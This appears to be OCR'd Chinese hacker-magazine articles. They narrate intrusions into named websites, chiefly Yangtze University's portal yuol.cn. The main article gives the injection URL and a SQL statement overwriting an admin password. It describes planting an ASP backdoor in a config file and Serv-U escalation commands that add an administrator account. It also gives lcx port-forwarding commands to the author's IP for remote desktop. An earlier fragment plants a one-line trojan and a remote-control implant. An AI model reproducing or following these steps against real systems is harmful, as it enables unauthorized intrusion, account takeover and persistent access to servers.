这里先是找到最新的文章，然后把链接、标题、时间等写入到LastNewsXP.asp文件中，我们只要添加一篇文章，在标题处填入一句马，然后把它设置为推荐文章就等于把马写入到了LastNewsXP.asp文件中，最后用海阳客户端向这个文件提交就可以看见熟悉的登录界面了。开始一直想不通为什么要把这些写入文件，后来才发现是作者为了方便首页调用的，看来还是那句老话：多给一点方便，就多一点隐患。

进webshell后发现配置还算严格，该删除的组件都删除了，该限制权限的地方都配置了，不过因为是2003的服务器，默认支持.net，而且又装了Serv-U，所以还是被我用.net版的Serv-U提权工具提权，懒得开3389，直接放到鸽子上了（图3）。接下来打扫痕迹，通知了我朋友漏洞所在，总算没有丢脸。




图3

尘缘雅境图文系统虽然在很早以前就停止更新了，不过用户还不少。到现在漏洞也被发掘得差不多了，这次能再掘新洞还是因为focn的功劳，在此得多谢focn大哥一直给予的帮助。我是黑萝卜，欢迎大家到黑客手册的论坛一起讨论技术！

［文章中用到的servu.aspx已收录在本期光盘中］

编辑点评：

分析了源码，找到了本地提交的办法，直接提权为尘缘雅境图文系统的后台管理员。在后台，用写入配置文件的方法，拿到了webshell。如果不会看asp代码的话，光凭盲注入来成功入侵这一个有通用防注程序防护的网站怕是做不到了。

渗透长江大学门户网站

rabbitsafe

从本文你可以学到：

1、渗透的基本思路
2、渗透的过程
3、权限提升和端口数据转发

大家好，今天给大家讲讲对长江大学门户网站——长大在线的一次安全检测，因为我的一位好朋友是长江大学网络部的，负责长大在线的管理和维护工作，朋友想让我帮他看看网站的安全性，所以就有了这次安全检测。

一、投票系统注入点

首先，打开长大在线的网站http://www.yuol.cn/，看上去还不错，有新闻、影视、音乐、二手、论坛等15个栏目，新闻系统全部生成了静态页面，随便打开一条新闻，查看源代码http://www.yuol.cn/Click.asp?NewsID=0692108541367008，好像是统计阅读次数的，试试有没有注入点，提交**and 1=1**，**and 1=2**都是返回一样的页面，新闻系统好像没什么问题。返回首页继续查找，首页链接全是静态新闻和其它栏目生成的静态页面，好像没有突破点。在首页的最下面有个热点调查，是个投票的版块，随便选个话题投票试试看，显示投票成功，查看投票结果http://www.yuol.cn/Vote/VoteResult.asp?VoteID=0582600015568502，可能存

在注入点，很多程序的投票点，报错处都存在问题，黑鹰基地最早的那套程序，报错处就存在注入点，提交**http://www.yuol.cn/Vote/VoteResult.asp?VoteID=0582600015568502'**,如图1。

说明是sql server数据库，这下有得玩了，手工注入太浪费时间了，拿出教主的hdsi注入工具，写上注入地址，点开始，返回权限db_owner，多句执行和子查询都支持，数据库YUOL2005，可能和主站新闻系统共用一个数据库，现在可以浏览数据库服务器上的目录了，但是数据库服务器和web服务器很可能是分离的。事后发现我的猜想是正确的。




图1 加引号暴错

二、拿webshell

不管数据库服务器和web服务器是不是分离的，猜解出管理员用户名和密码后，进后台拿webshell应该是可以的。先猜解出管理员的用户名和密码（图2）。




图2 猜解管理员

再来猜解新闻系统的后台，手工先试了几个常用的后台，都没有找到，用工具扫了一遍，也没有扫到后台，用goolge找了也没有找到，检测陷入困境。重新整理思维，我刚才是猜测数据库服务器和web服务器不在一起，还没有测试过，先查看一下数据库服务器的目录，发现了**d:\Yuol2005**，按名字理解应该是存放主站的文件夹，d:\Yuol2005\main\里面有很多asp文件，在主站的后面加上一个Search.asp，返回搜索页面，说是存在这个文件，又试了几个文件，都返回了正常页面，这个很有可能就是存放主站的文件夹，利用xiaolu的差异备份工具，备份了一个一句话asp木马，在目录d:\Yuol2005\main\下，但是我在主站后面加上一句话asp木马时，提示找不到该页面，郁闷，这个可能是网站最初做的备份，在目录d:\Yuol2005\\Main\下发现了**yuolmaster**这个文件夹，master不是管理员的意思吗，马上在主站后面加上youlmaster，返回存在目录，习惯性地加上login.asp，返回后台登录页面。管理员密码是md5加密的，groupid也有三种，groupid=0是超级管理员，先把管理员的md5密码备份一下，然后把超级管理员密码更新**update admin set PassWord='ec4d9fcb63505734' where name='along'**，ec4d9fcb63505734是124578 md5加密的，用户名along密码124578，成功进入后台（图3）。

从后台看，长江在线新闻管理系统好像是风讯cms系统，听说风讯这套程序存在列目录的漏洞，先不管了。站点的物理路径是D:\WWWROOT\YUOL2005\，和数据库服务器的目录列表不一样，说明web服务器和数据库服务器是分离的，说明我刚才的猜想是正确的。首先试了下上传，不允许上传asp文件，转悠了半天，终于找到一个可以利用的地方，后台可以直接修改站点的配置文件，马上写入冰狐浪子微型ASP后门，风讯cms系统的配置文件是Inc/const.asp，用冰狐浪子微型ASP后门的客户端连了上去，上传一个大马上去（图4）。




图3 更新管理员密码

Ip是10.10.6.40应该是内网，可能是在路由器上做了端口映射，开放80端口，用于提供web服务，我用扫描器扫了一下，只扫到80端口，现在Webshell拿到了，看能不能提权拿下服务器。

三、提权拿下服务器

首先，我们来看下服务器对组件的支持情况，Fso组件、wscript.shell都支持，而且c盘可以浏览（图5）。

看样子提权有希望，可以执行cmd命令了，执行**net user**、**net start**，返回用户列表和服务列表，有serv-u ftp服务，执行**netstat -an**，返回端口列表（图6）。




图4 得到Webshell




图5 组件情况

3389终端端口开了，serv-u的默认端号好像被改成44283了，不要紧，我这里刚好有servu-u自定义端口本地提权工具，马上把可以自定义端口号的serv-u本地提权工具上传到C:\Documents and Settings\All Users\Documents\目录下，因为这个目录在默认情况下，everyone拥有完全控制权限的，在webshell的WScriptShell下执行命令**C:\Documents and Settings\All Users\Documents\suu.exe 44283 "net user rabbitsafe 124578 /add"**，**"net localgroup administrators rabbitsafe /add"**，查询用户是不是加上了，执行**net user rabbitsafe**，返回结果（图7）。




图6 返回端口列

加管理员成功。服务器是在内网，要想连上远程桌面，可以用端口转发，马上把lcx改写的端口转发工具lcx.exe上传到C:\Documents and Settings\All Users\Documents\目录下，我是内网，几个同学一起共用一条网线，所以我要在路由器上开放一个端口（图8）。




图7 查看用户添加成

192.168.1.135是我内网的ip，打开http://ip138.com/网站就知道我在公网上的ip了。先在本机监听99端口，命令**lcx.exe –listen 99 3389**，然后在webshell的WScriptShell下执行命令**C:\Documents and Settings\All Users\Documents\lcx.exe –slave 58.49.147.19(我公网的ip) 99 127.0.0.1(服务器本地ip) 3389**，有数据返回，打开远程桌面连接，输入127.0.0.1，成功登录服务器（图9）。

到此为止，这次的渗透过程全部完成了，长江在线的所有栏目都放在这台服务器上，通过这台服务器可以继续内网渗透，利用arpsniffer、溢出、暴力破解等方法，因为这次的任务是长江在线，所以也没有深入地渗透下去，以后有时间会继续渗透内网，今天的渗透就到这里了。^-^

四、渗透总结

这次渗透用到的方法，都是很平常的，现在很多服务器的数据库和web服务器都是分开的，当碰到这种情况时，先别急着差异备份，先弄清楚思路，猜管理员的用户名和密码是最实际的，关于后台的查找可以先用工具，不行再用goolge查找，还不行再想想管理员会怎么改，这个就是域名+master，内网端口转发很早就有了，现在用的人也很多，而且可以穿透普通的防火墙，对于渗透内网非常实用。如果还有什么问题，请到黑客手册的论坛和我联系，我的id是rabbitsafe。





图8 开放一个端口


图9 登录远程桌面

（文章中用到的工具lcx.exe和servu.exe已收录在光盘中）

编辑点评：

正统的渗透思路，过程比较详细和实用，不多点评，大家自己慢慢看。

再取巅峰权限

文/冽凌玫瑰[N.C.P.H]

从本文中你可以学到：

1.webshell提权的巧妙方法

2.mysql导出文件语句

一、起因

上次写了一篇《漫长的渗透》，讲述了对四川理工学院的主站安全检测过程，历时六个月时间才拿下主站权限，主要写了从只开80端口到系统权限的渗透过程。同时还有一个分站服务器的权限，因为除了主站其它的二级域名全在这个服务器上，时隔一个月后，我再次对这个服务器进行了安全测试，因为先前这台服务器的安全做得不错，不知道是否能再取权限。




图1

